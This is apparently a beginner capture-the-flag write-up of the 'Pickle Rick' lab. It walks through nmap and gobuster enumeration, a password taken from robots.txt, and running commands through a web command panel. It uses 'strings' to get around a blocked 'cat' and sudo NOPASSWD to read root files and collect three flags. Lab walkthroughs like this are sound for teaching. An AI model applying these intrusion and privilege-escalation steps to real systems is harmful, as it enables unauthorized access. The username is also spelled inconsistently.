


# Pickle Rick

🕒 Created	@September 2, 2022 5:17 PM
🏷️ Tags	Beginner Completed

A web server exploitation that is beginner friendly for people who would like to learn basic web server exploitation. In this CTF, we need to find out 3 ingredients of Rick needs.

Deploy the machine, then we will get this page.



Take a look at the source code, we found a username.

**Username - R1ckRu13s**

```
Rick is sup4r cool x https://10-10-120-241.p.thm x Rick is sup4r cool x http://10.10.120.241/ x http://10.10.120.241/login.pl x +
view-source:http://10.10.120.241/
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmorty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21 <div class="jumbotron"></div>
22 <h1>Help Morty!</h1></div>
23 <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24 <p>I need you to <b>BURRRRRRRP</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25 I have no idea what the <b>BURRRRRRRRP</b>, password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29
30 Note to self, remember username!
31
32 Username: RickRu13s
33
34 -->
35
36 </body>
37 </html>
38
```

Lets start nmap for the website. We can see that this website is opening port 22 and 80.

It might let us to remote access with ssh.

```
$ nmap -sV 10.10.120.241
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 05:22 EDT
Nmap scan report for 10.10.120.241
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.48 seconds
```

While trying to remote access with ssh, we are getting blocked for permission denied. Thus, lets scan for any other directory within the website.

```
$ sudo ssh RickRu13s@10.10.120.241
The authenticity of host '10.10.120.241 (10.10.120.241)' can't be established.
ED25519 key fingerprint is SHA256:yszsAEpz0zlfFCY2hUsaf2kE2knGR50QvA2TUvmzs5Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.120.241' (ED25519) to the list of known hosts.
RickRu13s@10.10.120.241: Permission denied (publickey).
```

Used gobuster tool for the directory searching.

Command - `gobuster dir -u http://10.10.120.241 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html`


Boom ! Even though its not running completed, we found some relevant directory for the website.

- /index.html
- /login.php
- /assets
- /portal.php
- /robots.txt

Lets start with /login.php.

```
└─$ gobuster dir -u http://10.10.120.241 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.120.241
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,txt,html
[+] Timeout: 10s
=====
2022/09/02 06:09:14 Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/assets (Status: 301) [Size: 315] [--> http://10.10.120.241/assets/]
/portal.php (Status: 302) [Size: 0] [--> /login.php]
/robots.txt (Status: 200) [Size: 17]
```

We are require to input the Username and Password.



### Portal Login Page


Username:

Password:

Login

Since we got the Username - R1ckRul3s at above source code, now we need to find for the Password. Lets take a look at /robots.txt . It seems like some suspicious strings. Why not we just input as our password ?

### Password - Wubbalubbadubdub




There you go !

We are successfully login into the website.

## ▼ Flag 1

At /portal.php , it allow us to input the command and execute it. In this case, I tried to us `ls` command to list the file, and it successful response to me. There is a file called `Sup3rS3cretPickl3Ingred.txt` .




While trying to `cat` the content of this suspicious file, the webserver is disabled for the command we used.

## Command Panel

Sup3rS3cretPickl3Ingred.txt

Execute

Command disabled to make it hard for future **PICKLEEEE RICCKKKK**.



Lets try for others command such as strings command. We are able to get the content and this is our first flag !

Command - `strings Sup3rS3cretPickl3Ingred.txt`

**Flag 1 - mr. meeseek hair**

## Command Panel

```
strings Sup3rS3cretPickl3Ingred.txt
```

Execute

```
mr. meeseek hair
```

### ▼ Flag 2

Take a look at clue.txt, it give a hint to us that other ingredients is also within the file system.

## Command Panel

```
strings clue.txt
```

Execute

```
Look around the file system for the other ingredient.
```

Used whoami to know that the username of the current user we are being.

## Command Panel

Execute

```
www-data
```

While pwd command, we know that we are at the path of `/var/www/html` .

## Command Panel

Execute

```
/var/www/html
```

Used command `ls /home` we can see that there is two user, rick and ubuntu. Lets list out the content of rick directory and we found the second ingredients.

## Command Panel

```
ls /home/rick
```

Execute

```
second ingredients
```

Output the content with `strings` command and we are able to get the second flag !

Command - `strings /home/rick/"second ingredients"`

**Flag 2 - 1 jerry tear**

## Command Panel

```
strings /home/rick/"second ingredients"
```

Execute

```
1 jerry tear
```

### ▼ Flag 3

For the third ingredients, I think that it must be required for the root permission to get the third ingredients. Used `sudo -l` to check for the sudo permission we can used.



It seems like we are not getting any restricted permission to use the sudo command.

### Command Panel

`sudo -l`

Execute

Matching Defaults entries for www-data on ip-10-10-120-241.eu-west-1.compute.internal:  
env\_reset, mail\_badpass, secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on ip-10-10-120-241.eu-west-1.compute.internal:  
(ALL) NOPASSWD: ALL

Now, we can use command `sudo ls /root/` to list the content within the /root/ directory.

We found the 3rd.txt file in the directory. Let's output it with the same method as well.

### Command Panel

`sudo ls /root/`

Execute

3rd.txt  
snap

We are able to get for the 3rd flag !

Command - `sudo strings /root/3rd.txt`

*Flag 3 - fleeb juice*

## Command Panel

```
sudo strings /root/3rd.txt
```

Execute

```
3rd ingredients: fleeb juice
```